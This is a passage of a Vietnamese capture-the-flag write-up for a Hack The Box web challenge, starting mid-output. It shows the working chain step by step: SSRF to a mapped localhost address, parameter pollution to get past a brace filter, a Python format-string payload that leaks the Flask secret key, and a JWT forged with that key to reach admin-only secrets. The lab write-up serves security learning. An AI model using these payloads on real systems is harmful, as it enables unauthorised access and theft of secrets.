(x86)'                                                                   ram Files\\Window
, 'PUBLIC': 'C:\\Users\\Public', 'SESSIONNAME': 'Console', 'SYSTEMDRIVE': 'C:', 'SYSTEMROOT': 'C:\\Windows', 'TEMP': 'C:\\Users\\LyDTb\\AppData
```


➢ Python format string injection

Nhưng ở đây có check “{}” nên không thể truyền trực tiếp payload (encode cũng thất bại do python không decode nên không được thực thi)




```
if (preg_match(pattern: '/[{}]/', subject: $url)) {
    echo "sai5";
    return false;
}
```

Bypass bằng lỗi Parameter Pollution:



```
GET /bartender.php?url=http://[::ffff:7f00:1]:5000/logs?trigger&url=
http://[::ffff:7f00:1]:5000/logs HTTP/1.1
Host: localhost:8001
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
```

```
HTTP/1.1 302 Found
Host: localhost:8001
Date: Wed, 21 Jan 2026 09:23:12 GMT
Connection: close
X-Powered-By: PHP/8.2.29
location: /pdfs/results-1768987386.pdf
Content-type: text/html; charset=UTF-8
```




Log


```
ID: 1 | URL: http://[::ffff:7f00:1]:5000/logs | Timestamp: 2026-01-21 09:21:46
ID: 2 | URL: http://[::ffff:7f00:1]:5000/logs?trigger | Timestamp: 2026-01-21 09:22:57
```

➢ PHP check url cuối còn python lấy url đầu ☺

Payload: {logify.__globals__[app].config[SECRET_KEY]}




```
GET /bartender.php?url=
http://[::ffff:7f00:1]:5000/logs?{logify.__globals__[app].config[SECRET_KEY]}&url=
http://[::ffff:7f00:1]:5000/logs HTTP/1.1
Host: localhost:8001
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/141.0.0.0 Safari/537.36
```


1 / 1 100%


Log

```
ID: 1 | URL: http://[::ffff:7f00:1]:5000/logs | Timestamp: 2026-01-21 09:21:46
ID: 2 | URL: http://[::ffff:7f00:1]:5000/logs?trigger | Timestamp: 2026-01-21 09:22:57
ID: 3 | URL: http://[::ffff:7f00:1]:5000/logs?trigger | Timestamp: 2026-01-21 09:23:07
ID: 4 | URL: http://[::ffff:7f00:1]:5000/logs?32cf6d5aba4506e714e9fb190945d3b1bfd81f6b14edb414965fd07c8b998331 | Timestamp: 2026-01-21 09:30:50
ID: 5 | URL: http://[::ffff:7f00:1]:5000/logs?32cf6d5aba4506e714e9fb190945d3b1bfd81f6b14edb414965fd07c8b998331 | Timestamp: 2026-01-21 09:30:58
```




```python
def token_required(f):
    @wraps(f)
    def decorated(*args, **kwargs):
        token = request.args.get('token')
        if not token:
            return jsonify({'message': 'Token is missing!'}), 401
        try:
            data = jwt.decode(token, app.config['SECRET_KEY'], algorithms=["HS256"])
            print(data)
            if not data.get('is_admin') and data.get('username') == 'bartender':
                return jsonify({'message': 'Admin access required!'}), 403
        except Exception:
            return jsonify({'message': 'Token is invalid!'}), 401
        return f(*args, **kwargs)
    return decorated

@app.route('/bartender', methods=['GET'])
@token_required
def protected_memory():
    conn = sqlite3.connect('history.db')
    cursor = conn.cursor()
    cursor.execute("SELECT name, secret FROM secrets")
    secrets = cursor.fetchall()
    conn.close()
    secrets_list = []
    for name, secret in secrets:
        secrets_list.append({'name': name, 'secret': secret})
    return jsonify({'secrets': secrets_list}), 200
```


Sign token:



```python
import jwt
import time

SECRET_KEY = "32cf6d5aba4506e714e9fb190945d3b1bfd81f6b14edb414965fd07c8b998331"

payload = {
    "username": "bartender",
    "is_admin": True,
    "iat": int(time.time())
}

token = jwt.encode(payload, SECRET_KEY, algorithm="HS256")

print(token)

```




```
PS D:\DOCUMENT STUDY PENTEST\HACK THE BOX\challenge\WEB\web_offlinea> python .\generate_jwt.py
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImJhcnRlbmRlciIsImlzX2FkbWluIjp0cnVlLCJpYXQiOjE3Njg5ODgzMDV9.l9-wADaaB_8NMGyBYIC95fNnXrjxd1qu80ojfqaqlGs
```



Request

```
1 GET /bartender.php?url=
  http://[::ffff:7f00:1]:5000//bartender?token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2Vyb
  mFtZSI6ImJhcnRlbmRlciIsImlzX2FkbWluIjp0cnVlLCJpYXQiOjE3Njg5ODgzMDV9.l9-wADaaB_8NMGyBYIC95fN
  nXrjxd1qu80ojfqaqlGs HTTP/1.1
2 Host: localhost:8001
3 sec-ch-ua-platform: "Windows"
4 Accept-Language: en-US,en;q=0.9
5 sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
```



```
{"secrets":[{"name":"oldest_user_of_bartender","secret":"HTB{fake_flag_for_testing}\n"},{"name":"None","secret":"None"},{"name":"None","secret":"None"},
{"name":"None","secret":"None"},{"name":"None","secret":"None"},{"name":"None","secret":"None"},{"name":"None","secret":"None"}]}
```